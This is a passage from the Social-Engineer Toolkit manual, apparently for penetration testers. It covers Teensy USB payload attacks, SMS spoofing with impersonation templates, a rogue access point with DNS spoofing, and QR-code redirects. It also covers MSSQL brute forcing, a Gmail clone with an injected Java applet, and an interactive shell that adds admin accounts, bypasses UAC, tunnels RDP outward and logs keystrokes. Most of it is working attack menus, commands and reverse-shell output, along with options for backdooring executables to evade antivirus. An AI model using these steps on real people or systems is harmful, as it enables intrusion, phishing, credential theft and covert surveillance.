**5) Go to malicious java site and accept applet Payload**
**6) Gnome wget Download Payload**
**7) Binary 2 Teensy Attack (Deploy MSF payloads)**
**8) SDCard 2 Teensy Attack (Deploy Any EXE)**
**9) SDCard 2 Teensy Attack (Deploy on OSX)**
**10) X10 Arduino Sniffer PDE and Libraries**
**11) X10 Arduino Jammer PDE and Libraries**
**12) Powershell Direct ShellCode Teensy Attack**

**99) Return to Main Menu**

**set:arduino> 2**

**Do you want to create a payload and listener yes or no: yes**
**What payload do you want to generate:**

**set> Do you want to create a payload and listener [yes|no]: : yes**

**What payload do you want to generate:**

**Name: Description:**

**1) Windows Shell Reverse_TCP Spawn a command shell on victim and send back to attacker**
**2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker**
**3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back to attacker**
**4) Windows Bind Shell Execute payload and create an accepting port on remote system**
**5) Windows Bind Shell X64 Windows x64 Command Shell, Bind TCP Inline**
**6) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inline**
**7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker**

**(Windows x64), Meterpreter**
**8) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports**
**9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter**
**10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and spawn Meterpreter**
**11) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET**
**12) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support**
**13) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP**
**14) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec (A/V Safe)**
**15) Import your own executable Specify a path for your own executable**

**Enter choice (hit enter for default):**

**Below is a list of encodings to try and bypass AV.**

**Select one of the below, 'backdoored executable' is typically the best.**


**1. avoid_utf8_tolower (Normal)**
**2. shikata_ga_nai (Very Good)**
**3. alpha_mixed (Normal)**
**4. alpha_upper (Normal)**
**5. call4_dword_xor (Normal)**
**6. countdown (Normal)**
**7. fnstenv_mov (Normal)**
**8. jmp_call_additive (Normal)**
**9. nonalpha (Normal)**
**10. nonupper (Normal)**
**11. unicode_mixed (Normal)**
**12. unicode_upper (Normal)**
**13. alpha2 (Normal)**
**14. No Encoding (None)**
**15. Multi-Encoder (Excellent)**
**16. Backdoored Executable (BEST)**

**Enter your choice (enter for default):**
**[-] Enter the PORT of the listener (enter for default):**


```
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit
executable.


[*] PDE file created. You can get it under 'reports/teensy.pde'
[*] Be sure to select "Tools", "Board", and "Teensy 2.0 (USB/KEYBOARD)" in
Arduino
Press enter to continue.

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***


 _____________
< metasploit >
 -------------
      \   ,__,
       \  (oo)____
          (__)    )\
             ||--|| *

      =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 891 exploits - 484 auxiliary - 149 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
      =[ svn r15540 updated 23 days ago (2012.06.27)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
```

**[*] Starting the payload handler...**

Now that we have everything ready, SET exports a file called teensy.pde to the reports/ folder. Copy that reports folder to wherever you have Arduino installed. With this attack, follow the instructions at PRJC on how to upload your code to the Teensy board, its relatively simple you just need to install the Teensy Loader and the Teensy libraries. Once you do that you will have an IDE interface called Arduino. One of the MOST important aspects of this is to ensure you set your board to a Teensy USB Keyboard/Mouse.




Once you have this selected, drag your pde file into the Arduino interface. Arduino/Teensy supports Linux, OSX, and Windows. Insert your USB device into the computer and upload your code. This will program your device with the SET generated code. Below is uploading and the code.




Once the USB device is inserted on the victim machine, once finished you should be presented with a meterpreter shell.

**[*] Sending stage (748544 bytes) to 172.16.32.131**
**[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu Sep 09 12:52:32 -0400 2010**
**[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing InitialAutoRunScript 'migrate -f'**
**[*] Current server process: java.exe (824)**
**[*] Spawning a notepad.exe host process...**
**[*] Migrating into process ID 3044**
**[*] New server process: notepad.exe (3044)**
**msf exploit(ms09_002_memory_corruption) >**

# 13 SMS Spoofing Attack Vector

Little hint here, this module is only the beginning to a whole new mobile attack platform for newer version of SET. The folks at TB-Security.com introduced the SMS spoofing module. This module will allow you to spoof your phone number and send an SMS. This would be beneficial in social-engineering attacks utilizing the Credential Harvester. More attacks to come on this.

**elect from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**
**6) Arduino-Based Attack Vector**
**7) SMS Spoofing Attack Vector**
**8) Wireless Access Point Attack Vector**
**9) QRCode Generator Attack Vector**
**10) Powershell Attack Vectors**
**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 7**

**The SMS module allows you to specially craft SMS messages and send them to a person. You can spoof the SMS source.**

**This module was created by the team at TB-Security.com.**

**You can use a predefined template, create your own template or specify an arbitrary message. The main method for this would be to get a user to click or coax them on a link in their browser and steal credentials or perform other attack vectors.**

**1) Perform a SMS Spoofing Attack**
**2) Create a Social-Engineering Template**

**99) Return to Main Menu**

**set:sms>1**

**SMS Attack Menu**

**There are diferent attacks you can launch in the context of SMS spoofing, select your own.**

1. **SMS Attack Single Phone Number**
2. **SMS Attack Mass SMS**

**99. Return to SMS Spoofing Menu**

**set> 1**

**Single SMS Attack**
**set:sms> Send sms to:5555555555**

1. **Pre-Defined Template**
2. **One-Time Use SMS**

**99. Cancel and return to SMS Spoofing Menu**

**set:sms> Use a predefined template or craft a one time SMS?:1**
**Below is a list of available templates:**

**1: Movistar: publicidad tarifa llamada**
**2: MRW: pedido no entregado**
**3: Vodafone Fool**
**4: Movistar: publicidad nieve**
**5: Movistar: publicidad aramon**
**6: Movistar: publicidad nokia gratis**
**7: Ministerio vivienda: incidencia pago**
**8: Vodafone: publicidad nuevo contrato**
**9: teabla: moviles gratis**
**10: Movistar: publicidad verano internet**
**11: Movistar: publicidad tarifa sms**
**12: Yavoy: regalo yavoy**
**13: Boss Fake**
**14: Movistar: oferta otoño**
**15: Movistar: publicidad navidad**
**16: TMB: temps espera**
**17: ruralvia: confirmacion de transferencia**
**18: Movistar: publicidad ROCKRIO**
**19: Tu Banco: visa disponible en oficina**

**20: Police Fake**
**set:sms> Select template:2**

**Service Selection**

**There are diferent services you can use for the SMS spoofing, select your own.**

1. **SohoOS (buggy)**
2. **Lleida.net (pay)**
3. **SMSGANG (pay)**
4. **Android Emulator (need to install Android Emulator)**

**99. Cancel and return to SMS Spoofing Menu**

**set:sms>1**

**SMS sent**

**SET has completed.**

# 14 Wireless Attack Vector

SET has an attack vector called the wireless attack vector which will spawn an access point from a wireless interface card on your machine and leverage DNSSpoof to redirect victims browser requests to an attacker vector in SET. You could leverage this attack for example by creating the access point and then leveraging the Java Applet Attack Vector or the Multi-Attack Vector and when the victim was connected to the access point, went to a website, would then be at your attacker machine.

**Select from the menu:**

1. **Spear-Phishing Attack Vectors**
2. **Website Attack Vectors**
3. **Infectious Media Generator**
4. **Create a Payload and Listener**
5. **Mass Mailer Attack**
6. **Teensy USB HID Attack Vector**
7. **SMS Spoofing Attack Vector**
8. **Wireless Access Point Attack Vector**
9. **Third Party Modules**

**10. Update the Metasploit Framework**
**11. Update the Social-Engineer Toolkit**
**12. Help, Credits, and About**
**13. Exit the Social-Engineer Toolkit**

**Enter your choice: 8**

**Welcome to the Wireless Attack Vector, this will create an access point leveraging**
**your wireless card and redirect all DNS queries to you. The concept is fairly simple,**
**SET will create a wireless access point, dhcp server, and spoof DNS to redirect traffic**
**to the attacker machine. It will then exit out of that menu with everything running as**
**a child process.**

**You can then launch any SET attack vector you want, for example the Java Applet attack and**
**when a victim joins your access point and tries going to a website, will be redirected to**
**your attacker machine.**

**This attack vector uses AirBase-NG, AirMon-NG, DNSSpoof, and dhcpd3 to work properly.**

**What do you want to do:**

**1. Start the SET Wireless Attack Vector Access Point**
**2. Stop the SET Wireless Attack Vector Access Point**
**3. Return to the SET main menu.**

**Enter your choice: 1**
**Enter the wireless network interface (ex. wlan0): eth0**
**[*] Placing card in monitor mode via airmon-ng..**
**[*] Spawning airbase-ng in a seperate child thread...**
**[*] Sleeping 15 seconds waiting for airbase-ng to complete...**
**[*] Bringing up the access point interface...**
**[*] Writing the dhcp configuration file to src/program_junk**
**[*] Starting the DHCP server on a seperate child thread...**
**[*] Starting DNSSpoof in a seperate child thread...**
**[*] SET has finished creating the attack. If you experienced issues please report them.**

**[*] Now launch SET attack vectors within the menus and have a victim connect via wireless.**
**[*] Be sure to come back to this menu to stop the services once your finished.**
**[*] Press [return] to go back to the main menu.**

# 15 QRCode Attack Vector

The QRCode attack vector utilizes the ability to generate QRCodes natively in Python. When scanned, it will redirect to the SET attack vector. What's great about this attack is the ability to redirect victims to any of the built-in attack vectors SET has available to them.

**Select from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**
**6) Arduino-Based Attack Vector**
**7) SMS Spoofing Attack Vector**
**8) Wireless Access Point Attack Vector**
**9) QRCode Generator Attack Vector**
**10) Powershell Attack Vectors**
**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 9**

**The QRCode Attack Vector will create a QRCode for you with whatever URL you want.**

**When you have the QRCode Generated, select an additional attack vector within SET and**
**deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet**
**and send the QRCode via a mailer.**

**Enter the URL you want the QRCode to go to: https://www.trustedsec.com**
**[*] [*] QRCode has been generated under reports/qrcode_attack.png!**
**QRCode generated.**

# 16 Fast-Track Exploitation

Fast-Track was originally created several years ago and automated several complex attack vectors. Fast-Track has additional exploits, attack vectors, and attacks that you can use during a penetration test.
**Select from the menu:**

**1) Social-Engineering Attacks**
**2) Fast-Track Penetration Testing**
**3) Third Party Modules**
**4) Update the Metasploit Framework**
**5) Update the Social-Engineer Toolkit**
**6) Update SET configuration**
**7) Help, Credits, and About**

**99) Exit the Social-Engineer Toolkit**

**set> 2**

**Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform. These attack vectors**
**have a series of exploits and automation aspects to assist in the art of penetration testing. SET**
**now incorporates the attack vectors leveraged in Fast-Track. All of these attack vectors have been**
**completely rewritten and customized from scratch as to improve functionality and capabilities.**

**1) Microsoft SQL Bruter**
**2) Custom Exploits**

**99) Return to Main Menu**

**set:fasttrack>1**

**Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing Microsoft SQL Brute Forcer. This attack vector will attempt to identify live MSSQL servers and brute force the weak account passwords that may be found. If that occurs, SET will then compromise the affected system by deploying a binary to hexadecimal attack vector which will take a raw binary, convert it to hexadecimal**

**and use a staged approach in deploying the hexadecimal form of the binary onto the underlying system. At this point, a trigger will occur to convert the payload back to a binary for us.**

**1) Scan and Attack MSSQL**
**2) Connect directly to MSSQL**

**99) Return to Main Menu**

**set:fasttrack:mssql>99**

**Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform. These attack vectors have a series of exploits and automation aspects to assist in the art of penetration testing. SET now incorporates the attack vectors leveraged in Fast-Track. All of these attack vectors have been completely rewritten and customized from scratch as to improve functionality and capabilities.**

**1) Microsoft SQL Bruter**
**2) Custom Exploits**

**99) Return to Main Menu**

**set:fasttrack>2**

**Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing Exploits Section. This**
**menu has obscure exploits and ones that are primarily python driven. This will continue to grow over time.**

**1) MS08-067 (Win2000, Win2k3, WinXP)**
**2) Mozilla Firefox 3.6.16 mChannel Object Use After Free Exploit (Win7)**
**3) Solarwinds Storage Manager 5.1.0 Remote SYSTEM SQL Injection Exploit**
**4) RDP | Use after Free - Denial of Service**
**5) MySQL Authentication Bypass Exploit**
**6) F5 Root Authentication Bypass Exploit**

**99) Return to Main Menu**

**set:fasttrack:exploits> Select the number of the exploit you want:**

# 17 SET Interactive Shell and RATTE

One of the newer additions to the Social-Engineer Toolkit is the completely independent SET interactive shell and RATTE, custom written independent payloads built into the toolkit. These payloads are only available through the Create a Payload and Listener and the Java Applet Attack vector. Below are examples on the usage.

***** Pick the number of the shell you want *****

**1: 172.16.32.170**

**Enter your numeric choice: 1**
**[*] Dropping into the Social-Engineer Toolkit Interactive Shell.**
**set> ?**
**Welcome to the Social-Engineer Toolkit Help Menu.**

**Enter the following commands for usage:**

**Command: shell**
**Explanation: drop into a command shell**
**Example: shell**

**Command: localadmin <username> <password>**
**Explanation: adds a local admin to the system**
**Example: localadmin bob p@55w0rd!**

**Command: domainadmin <username> <password>**
**Explanation: adds a local admin to the system**
**Example: domainadmin bob p@55w0rd!**

**Command: download <path_to_file>**
**Explanation: downloads a file locally to the SET root directory.**
**Example: download C:\boot.ini**

**Command: upload <path_to_file_on_attacker> <path_to_write_on_victim>**
**Explanation: uploads a file to the victim system**
**Example: upload /root/nc.exe C:\nc.exe**

**Command: ssh_tunnel <attack_ip> <attack_ssh_port> <attack_tunnelport> <user> <pass> <tunnel_port>**
**Explanation: This module tunnels ports from the compromised victims machine back to your machine.**
**Example: ssh_tunnel publicipaddress 22 80 root complexpassword?! 80**

**Command: ps**
**Explanation: List running processes on the victim machine.**
**Example: ps**

**Command: kill <pid>**
**Explanation: Kill a process based on process ID (number) returned from ps.**
**Example: kill 3143**

**Command: exec <command>**
**Explanation: Execute a command on your LOCAL 'attacker' machine.**
**Example exec ls -al**

**Command: bypassuac <ipaddress_of_listener> <port_of_listener> <x86 or x64>**
**Explanation: Trigger another SET interactive shell with the UAC safe flag**
**Example bypassuac 172.16.32.128 443 x64**

**Command: grabsystem <ipaddress_of_listener> <port_of_listener>**
**Explanation: Uploads a new set interactive shell running as a service and as SYSTEM.**
**Caution: If using on Windows 7 with UAC enabled, run bypassuac first before running this.**
**Example: grabsystem 172.16.32.128 443**

**Command: keystroke_start**
**Explanation: Starts a keystroke logger on the victim machine. It will stop when shell exits.**
**Example: keystroke_start**

**Command: keystroke_dump**
**Explanation: Dumps the information from the keystroke logger. You must run keystroke_start first.**
**Example: keystroke_dump**

**Command: lockworkstation**
**Explanation: Will lock the victims workstation forcing them to log back in. Useful for capturing keystrokes.**
**Example: lockworkstation**

**set> shell**
**[*] Entering a Windows Command Prompt. Enter your commands below.**

**set/command_shell>net user dave P@55w0rd! /ADD**
**System error 5 has occurred.**

**Access is denied.**

**set/command_shell>quit**
**[*] Dropping back to interactive shell...**
**bset> bypassuac 172.16.32.135 443 x64**
**[*] Attempting to upload UAC bypass to the victim machine.**
**[*] Initial bypass has been uploaded to victim successfully.**
**[*] Attempting to upload interactive shell to victim machine.**
**[*] SET Interactive shell successfully uploaded to victim.**
**[*] You should have a new shell spawned that is UAC safe in a few seconds...**
**set> [*] Connection received from: 172.16.32.170**

**set> quit**
**[*] Dropping back to list of victims.**
***** Pick the number of the shell you want *****

**1: 172.16.32.170:UAC-Safe**
**2: 172.16.32.170**

**Enter your numeric choice: 1**
**[*] Dropping into the Social-Engineer Toolkit Interactive Shell.**
**set> shell**
**[*] Entering a Windows Command Prompt. Enter your commands below.**

**set/command_shell>net user dave P@55w0rd! /ADD**
**The command completed successfully.**

**set/command_shell>**

From the example above, we had one shell connect back to us. Say 30 shells connected back to us, you would see a listing of the different IP addresses and shells available to you. In this scenario we ran into a small problem, we were targeting a system that had User Access Control enabled. By initiating the bypassuac flag within the SET interactive shell, we were able to spawn a “UAC Safe” shell on the system and fully compromise it. Conversely, once we have a UAC-Safe based shell, we can also leverage the “grabsystem <ipaddress> <port>” command to spawn a shell that is running as SYSTEM on the victim machine. In the next example we’ll port forward the victims remote desktop protocol (RDP) port (3389) from the attacker machine over SSH

back to us.

**set> ssh_tunnel**
**[!] Usage: ssh_tunnel <attack_ip> <attack_ssh_port> <attack_tunnelport> <user> <pass> <tunnel_port>**
**set> ssh_tunnel 172.16.32.135 22 3389 root hackme 3389**
**[*] Telling the victim machine we are switching to SSH tunnel mode..**
**[*] Acknowledged the server supports SSH tunneling..**
**[*] Tunnel is establishing, check IP Address: 172.16.32.135 on port: 3389**
**[*] As an example if tunneling RDP you would rdesktop localhost 3389**
**set>**

Now all we would need to do in our attack machine is initiate the "rdesktop localhost:3389" to connect to the victim machine. Next, we'll do a simple keystroke logging on the victim machine.

**set> keystroke_start**
**[*] Keystroke logger has been started on the victim machine**
**set> keystroke_dump**
**this is a test**
**set>**

These are just some of the commands available, you can also upload and download files on the system, add a local admin, add a domain admin, and much more. Simply type "help" or "?" in the interactive shell to test the features out.

RATTE tutorial coming soon.

# 18 SET Automation

SET has a feature called "set-automate" which will take an answer file (explained in a second) and enter the commands in the menu mode for you. For example in prior walkthroughs you have to enter each menu each time you prep the attack. So for example if I wanted to do the Java Applet I would do this:

**Select from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**

**6) Arduino-Based Attack Vector**
**7) SMS Spoofing Attack Vector**
**8) Wireless Access Point Attack Vector**
**9) QRCode Generator Attack Vector**
**10) Powershell Attack Vectors**
**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 2**

**The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.**

**The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.**

**The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.**

**The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.**

**The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.**

**The Web-Jacking Attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.**

**The Multi-Attack method will add a combination of attacks through the web attack**
**menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, all at once to see which is successful.**

**1) Java Applet Attack Method**
**2) Metasploit Browser Exploit Method**
**3) Credential Harvester Attack Method**
**4) Tabnabbing Attack Method**

```
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
  99) Return to Main Menu

set:webattack> 1


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: 8J5ovr0lC9tW
[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

Name:                          Description:

1. Windows Shell Reverse_TCP          Spawn a command shell on victim and
```

**send back to attacker.**
**2. Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker.**
**3. Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back to attacker.**
**4. Windows Bind Shell Execute payload and create an accepting port on remote system.**
**5. Windows Bind Shell X64 Windows x64 Command Shell, Bind TCP Inline**
**6. Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inline**
**7. Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter**
**8. Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports**
**9. Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter**
**10. Windows Meterpreter Reverse DNS Tunnel communications over DNS and spawn a Meterpreter console**
**11. Import your own executable Specify a path for your own executable**

**Enter choice (hit enter for default):**

**Below is a list of encodings to try and bypass AV.**

**Select one of the below, 'backdoored executable' is typically the best.**

**1. avoid_utf8_tolower (Normal)**
**2. shikata_ga_nai (Very Good)**
**3. alpha_mixed (Normal)**
**4. alpha_upper (Normal)**
**5. call4_dword_xor (Normal)**
**6. countdown (Normal)**
**7. fnstenv_mov (Normal)**
**8. jmp_call_additive (Normal)**
**9. nonalpha (Normal)**
**10. nonupper (Normal)**
**11. unicode_mixed (Normal)**
**12. unicode_upper (Normal)**
**13. alpha2 (Normal)**
**14. No Encoding (None)**
**15. Multi-Encoder (Excellent)**
**16. Backdoored Executable (BEST)**

**Enter your choice (enter for default):**
**[-] Enter the PORT of the listener (enter for default):**

**[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...**
**[-] Backdoor completed successfully. Payload is now hidden within a legit executable.**

**********
**Do you want to create a Linux/OSX reverse_tcp payload**
**in the Java Applet attack as well?**
**********

**Enter choice yes or no: no**

Looking through the options, we selected:

1
2
1
https://gmail.com

no

If you create a text file called moo.txt or whatever you want and input that into it you can call set-automate and it will enter it for you each time.

**root@bt:/pentest/exploits/set# ./set-automate moo.txt**
**[*] Spawning SET in a threaded process...**
**[*] Sending command 1 to the interface...**
**[*] Sending command 2 to the interface...**
**[*] Sending command 1 to the interface...**
**[*] Sending command https://gmail.com to the interface...**
**[*] Sending command default to the interface...**
**[*] Sending command default to the interface...**
**[*] Sending command default to the interface...**
**[*] Sending command no to the interface...**
**[*] Sending command default to the interface...**
**[*] Finished sending commands, interacting with the interface..**

# 19 Frequently Asked Questions

In an effort to avoid confusion and help understand some of the common questions with SET.

**Q.** I'm using NAT/Port forwarding, how can I configure SET to support this scenario?

**A.** Edit the config/set_config file and turn AUTO_DETECT=ON to AUTO_DETECT=OFF. Once this option is you will be prompted with the following questions:

NAT/Port Forwarding can be used in the cases where your SET machine is not externally exposed and may be a different IP address than your reverse listener.

**Are you using NAT/Port Forwarding? yes or no: yes**
**Enter the IP address to your SET web server (external IP or hostname): externalipgoeshere**

In some cases you may have your listener on a different IP address, if this is the case the next question asks if your IP address is different for the reverse handler/listener. If that is the case, specify yes, and enter your separate IP address for the listener.

**Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD address (yes or no): yes**
**Enter the IP address for the reverse handler (reverse payload): otherexternalipgoeshere**

**Q.** My Java Applet isn't working correctly and don't get prompted for the Applet when browsing the site.

